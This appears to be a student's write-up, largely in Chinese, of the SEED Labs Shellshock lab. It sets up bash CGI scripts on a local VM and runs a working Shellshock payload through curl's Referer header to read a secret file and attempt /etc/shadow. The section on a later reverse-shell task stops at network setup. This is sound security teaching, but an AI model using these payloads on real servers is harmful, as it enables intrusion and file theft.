
Lab2

——Nicknamed Shellshock, this vulnerability can exploit many systems and be launched either remotely or from a local machine.

1. 实验环境（需要切换到 pre-built Ubuntu 16.04 VM）
    - https://seedsecuritylabs.org/lab_env.html
2. 实验要求
    - https://seedsecuritylabs.org/Labs_16.04/PDF/Shellshock.pdf
3. 实验过程
    - Task 1: Experimenting with Bash Function
        - 在 shell 中定义环境变量 `foo`，在 bash 中正常打印环境变量 `foo`，利用 `export` 将该环境变量传递给子进程。进入 `bash_shellshock` 此进程后，打印 `foo` 为空，查看 `foo()` 函数却有相关的定义，证明 `bash_shellshock` 将环境变量 `foo` 错误解析成了函数。



        - 在 patch 版本的 bash 中执行，正常解析环境变量 `foo`，不会将其错误解析为函数。

```
[10/09/23]seed@VM:~$ foo='() {echo "cool guy";}'
[10/09/23]seed@VM:~$ echo $foo
() {echo "cool guy";}
[10/09/23]seed@VM:~$ declare -f foo
[10/09/23]seed@VM:~$ export foo
[10/09/23]seed@VM:~$ /bin/bash
[10/09/23]seed@VM:~$ ps && echo $$
  PID TTY          TIME CMD
 2290 pts/0    00:00:00 bash
 2382 pts/0    00:00:00 bash
 2394 pts/0    00:00:00 ps
2382
[10/09/23]seed@VM:~$ echo $foo
() {echo "cool guy";}
[10/09/23]seed@VM:~$ declare -f foo
[10/09/23]seed@VM:~$ foo
No command 'foo' found, did you mean:
 Command 'fio' from package 'fio' (universe)
 Command 'fox' from package 'objcryst-fox' (universe)
 Command 'fgo' from package 'fgo' (universe)
 Command 'fop' from package 'fop' (universe)
```

- Task 2: Setting up CGI programs
  - 这一步是环境配置，按部就班即可。在 `/usr/lib/cgi-bin` 下编写权限 755 的 `myprog.cgi`，利用 `curl` 验证。

```
[10/10/23]seed@VM:.../cgi-bin$ pwd
/usr/lib/cgi-bin
[10/10/23]seed@VM:.../cgi-bin$ ls -l myprog.cgi
-rwxr-xr-x 1 root root 85 Oct 10 03:46 myprog.cgi
[10/10/23]seed@VM:.../cgi-bin$ cat ./myprog.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
[10/10/23]seed@VM:.../cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi

Hello World
```

- Task 3: Passing Data to Bash via Environment Variable
  - 编写 CGI 程序，并设置其权限。

```
[10/10/23]seed@VM:.../cgi-bin$ ls -l myprog_task3.cgi
-rwxr-xr-x 1 root root 130 Oct 10 04:29 myprog_task3.cgi
[10/10/23]seed@VM:.../cgi-bin$ cat myprog_task3.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

- CGI 在本质上是一个 Shell 脚本，在本例中，会首先执行 “/bin/bash_shellshock”，暴露漏洞。如何利用?


  思路：找到**用户可修改的环境变量**（以下三种方法中的前两种可以满足传递参数的任务要求） → 利用 shellshock “误将变量解释为函数”的漏洞，传递恶意参数，执行恶意动作。


  - `POST` 请求无法将参数传递到环境变量当中，因为 CGI 会通过标准输入读取 POST 方法传递的参数，将其存储到**请求正文**中。

    ```
    [10/10/23]seed@VM:~$ curl -d "happy=xxx" -X POST http://localhost/cgi-bin/myprog_task3.cgi
    ****** Environment Variables ******
    HTTP_HOST=localhost
    HTTP_USER_AGENT=curl/7.47.0
    HTTP_ACCEPT=*/*
    CONTENT_LENGTH=9
    CONTENT_TYPE=application/x-www-form-urlencoded
    PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
    SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
    SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
    SERVER_NAME=localhost
    SERVER_ADDR=127.0.0.1
    SERVER_PORT=80
    REMOTE_ADDR=127.0.0.1
    DOCUMENT_ROOT=/var/www/html
    REQUEST_SCHEME=http
    CONTEXT_PREFIX=/cgi-bin/
    CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
    SERVER_ADMIN=webmaster@localhost
    SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog_task3.cgi
    REMOTE_PORT=35756
    GATEWAY_INTERFACE=CGI/1.1
    SERVER_PROTOCOL=HTTP/1.1
    REQUEST_METHOD=POST
    QUERY_STRING=
    REQUEST_URI=/cgi-bin/myprog_task3.cgi
    SCRIPT_NAME=/cgi-bin/myprog_task3.cgi
    ```


    尝试通过一个更加直观的方式验证猜想，首先在 `/usr/lib/cgi-bin` 路径下编写 `myprog_show_post.cgi`，用于展示正文。而后在 `/var/www/html/` 下编写权限为 644 的 html 文件 named `myprog_show_post.html`，通过输入框的形式采用向 `myprog_show_post.cgi` 发起 POST 请求。可以看到当我们提交 value 为“happy”

（name 默认为 life）的表单后，成功在正文中显示了 “happy”。







- CGI 将 GET 请求中的参数存储到环境变量 `QUERY_STRING` 中，因此可以实现 remote user 向 CGI 程序传递任意的字符串参数。



由于 GET 请求要求使用 ASCII 码中可显示的字符，同时要求对保留字符和不安全字符进行编码，编写符合 URI 规范的请求。可惜的是，目前的 CGI 程序并不具备将转义字符重编码再赋值给环境变量的功能（curl 有检测 + 过滤，但无重编码），只是单纯地 cp，故想通过 GET 进行 shellshock 利用的尝试也宣告失败。





- 尝试利用 curl 工具，利用 `-e` 设置请求头中的环境变量 `Referer`（`-c` or `-H` FAILED），达到通过环境变量传递数据的任务要求。

```
[10/10/23]seed@VM:.../cgi-bin$ curl -e "cool guy" -v http://localhost/cgi-bin/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: curl/7.47.0
> Accept: */*
> Referer: cool guy
>
< HTTP/1.1 200 OK
< Date: Tue, 10 Oct 2023 16:32:55 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host localhost left intact
```

- Task 4: Launching the Shellshock Attack
  - 漏洞原理：当解析到 “`xxx=() {`” 时，将 “=” 替换成一个空格，从而将环境变量转化为一个函数定义，再调用 `parse_and_execute()` 执行。若函数定义后含有用 “`;`” 隔开的多个 shell 命令，则 `parse_and_execute()` 会解析和运行每一条命令。
  - 首先在 `/home/seed` 目录下创建名为 `secret_file` 的文件，用以验证漏洞利用的成功与否。

```
[10/10/23]seed@VM:~$ pwd
/home/seed
[10/10/23]seed@VM:~$ cat secret_file
Congratulations! Secret is ****
```

  - 可以看到成功利用 shellshock 的漏洞，窃取了 `secret_file`。注意传入参数中不可缺少 **“echo”**，因为空行是作为分隔符，区分报文头与正文（以及头部字段）

```
[10/10/23]seed@VM:.../cgi-bin$ curl -e "() { echo hello;};echo Content_type: text/plain; echo
;/bin/cat /home/seed/secret_file" http://localhost/cgi-bin/myprog.cgi
Congratulations! Secret is ****
```

  - 无法窃取 `/etc/shadow`，因为作为 remote user 发起一个 http 请求，虽然利用了 bash_shellshock 的漏洞，但 remote user 的有效 ID 是 `/www/data`，无法通过权限检查（拥有 `/etc/shadow` 可读权限的用户只有 root & shadow）。


```
[10/10/23]seed@VM:.../cgi-bin$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1497 Oct 10 04:37 /etc/shadow
[10/10/23]seed@VM:.../cgi-bin$ curl -e "() { echo hello;};echo Content_type: text/plain; ec
ho;/bin/cat /etc/shadow" http://localhost/cgi-bin/myprog.cgi
[10/10/23]seed@VM:.../cgi-bin$
```

```
[10/10/23]seed@VM:.../cgi-bin$ curl -e "() { echo hello;};echo Content_type: text/plain; ec
ho;/usr/bin/whoami; /bin/cat /etc/shadow 2>1" http://localhost/cgi-bin/myprog.cgi
www-data
```

    - Apache 配置文件的路径在 `/etc/apache2`，可以在 `envvars` 查询到配置的 remote user。

```
[10/11/23]seed@VM:.../apache2$ cat envvars | grep USER
export APACHE_RUN_USER=www-data
```


- Task 5: Getting a Reverse Shell via Shellshock Attack
  - 首先进行连通性测试，两台虚拟主机 ipv4 地址相同，但 ipv6 地址不同，尝试用 ping，结果为 unreachable。后面一想，都没有网卡配置怎么可能成功呢，真是蠢爆了😭






```
[10/11/23]seed@VM:~$ ping6 -c 4 fe80::d33b:2461:b3fd:54c6%enp0s3
PING fe80::d33b:2461:b3fd:54c6%enp0s3(fe80::d33b:2461:b3fd:54c6%enp0s3) 56 data bytes
From fe80::82e5:3c44:a181:a4aa%enp0s3 icmp_seq=1 Destination unreachable: Address unreachable
From fe80::82e5:3c44:a181:a4aa%enp0s3 icmp_seq=2 Destination unreachable: Address unreachable
From fe80::82e5:3c44:a181:a4aa%enp0s3 icmp_seq=3 Destination unreachable: Address unreachable
From fe80::82e5:3c44:a181:a4aa%enp0s3 icmp_seq=4 Destination unreachable: Address unreachable

--- fe80::d33b:2461:b3fd:54c6%enp0s3 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3063ms
```

  - 网络环境配置
    - 参照 VirtualBox下虚拟机和主机内网互通+虚拟机静态IP的网络配置 & VirtualBox Ubuntu20.04 网络设置 进行网络环境的配置（配置环境时请保证目标虚拟机处于关机状态），目标效果可参考如下（若仅为完成实验，理论上只需实现图中的 3）：

    - 配置 VirtualBox 网络设置 + 虚拟机网卡（按图索骥即可）


Oracle VM VirtualBox 管理器
管理(F)
控制(M)
备份[系统快照](S)
帮助(H)
全局设定(P)... Ctrl+G
导入虚拟电脑(I)... Ctrl+I
导出虚拟电脑(E)... Ctrl+E
新建云虚拟电脑(N)...
虚拟介质管理(V)... Ctrl+D
主机网络管理器(H)... Ctrl+H
网络操作管理器(N)...
检查更新(H)...
重置所有警告(R)
退出(X) Ctrl+Q
生成
名称


常规
热键
更新
语言
显示
网络
扩展
代理
网络
NAT 网络
活动
名称
NatNetwork
OK
Cancel


Oracle VM VirtualBox 管理器
管理(F)
控制(M)
备份[系统快照](S)
全局设定(P)... Ctrl+G
导入虚拟电脑(I)... Ctrl+I
导出虚拟电脑(E)... Ctrl+E
新建云虚拟电脑(N)...
虚拟介质管理(V)... Ctrl+D
主机网络管理器(H)... Ctrl+H
网络操作管理器(N)...
检查更新(H)...
重置所有警告(R)
退出(X) Ctrl+Q

！！！

需要在用到的两台虚拟机**都进行**如下配置，方便起见，以下仅示范配置一次，另一台虚拟机如法炮制即可。

！！！

- Ubuntu20.04 在 `/etc/netplan` 下配置网络环境，**严格按照 yaml 文件格式填写**（参考配置文件如下），配置完成后键入 `sudo netplan apply` 使配置生效，最后可使用 `route` 查看路由表。`enp0s3` 是 NAT，`enp0s8` 是Host-Only，`enp0s9` 是内部网络。

```
[10/11/23]seed@VM:.../netplan$ pwd
/etc/netplan
[10/11/23]seed@VM:.../netplan$ cat 01-network-manager-all.yaml
network:
  ethernets:
    enp0s3:
      addresses: []
      dhcp4: true
    enp0s8:
      dhcp4: false
      addresses: [192.168.56.102/24] # 任意填写 192.168.56.* 都是可以的
      nameservers:
        addresses: [192.168.56.1] # 重点！须与在 VirtualBox 全局网络配置，手动设置的 ip 地址一致
    enp0s9:
      dhcp4: false # 内部网络之间一般而言不需要启用 dhcp 服务，直接指定 ip 访问
      addresses: [192.168.0.2/24]
  version: 2
```

```
[10/11/23]seed@VM:.../netplan$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         10.0.2.2        0.0.0.0         UG    100    0        0 enp0s3
10.0.2.0        0.0.0.0         255.255.255.0   U     0      0        0 enp0s3
10.0.2.2        0.0.0.0         255.255.255.255 UH    100    0        0 enp0s3
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 docker0
192.168.0.0     0.0.0.0         255.255.255.0   U     0      0        0 enp0s9
192.168.56.0    0.0.0.0         255.255.255.0   U     0      0        0 enp0s8
```


- Ubuntu16.04 在 `/etc/network` 下配置网络环境，**严格按照文件格式填写**（参考文件配置如下），配置完成后键入 `sudo systemctl restart networking` 使配置生效，最后可使用 `route` 查看路由表。`enp0s3` 是 NAT，`enp0s8` 是Host-Only，`enp0s9` 是内部网络。配置完成后，可使用 ping 进行连通性测试。


```
[10/11/23]seed@VM:.../network$ pwd
/etc/network
[10/11/23]seed@VM:.../network$ cat interfaces
#interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

auto enp0s8
iface enp0s8 inet static
address 192.168.56.101
netmask 255.255.255.0
gateway 192.168.56.1

auto enp0s3
iface enp0s3 inet dhcp

auto enp0s9
iface enp0s9 inet static
address 192.168.0.3
```

```
[10/11/23]seed@VM:.../network$ ping -c 4 192.168.0.2
PING 192.168.0.2 (192.168.0.2) 56(84) bytes of data.
64 bytes from 192.168.0.2: icmp_seq=1 ttl=64 time=0.496 ms
64 bytes from 192.168.0.2: icmp_seq=2 ttl=64 time=0.615 ms
64 bytes from 192.168.0.2: icmp_seq=3 ttl=64 time=0.514 ms
64 bytes from 192.168.0.2: icmp_seq=4 ttl=64 time=0.542 ms

--- 192.168.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.496/0.541/0.615/0.053 ms
```

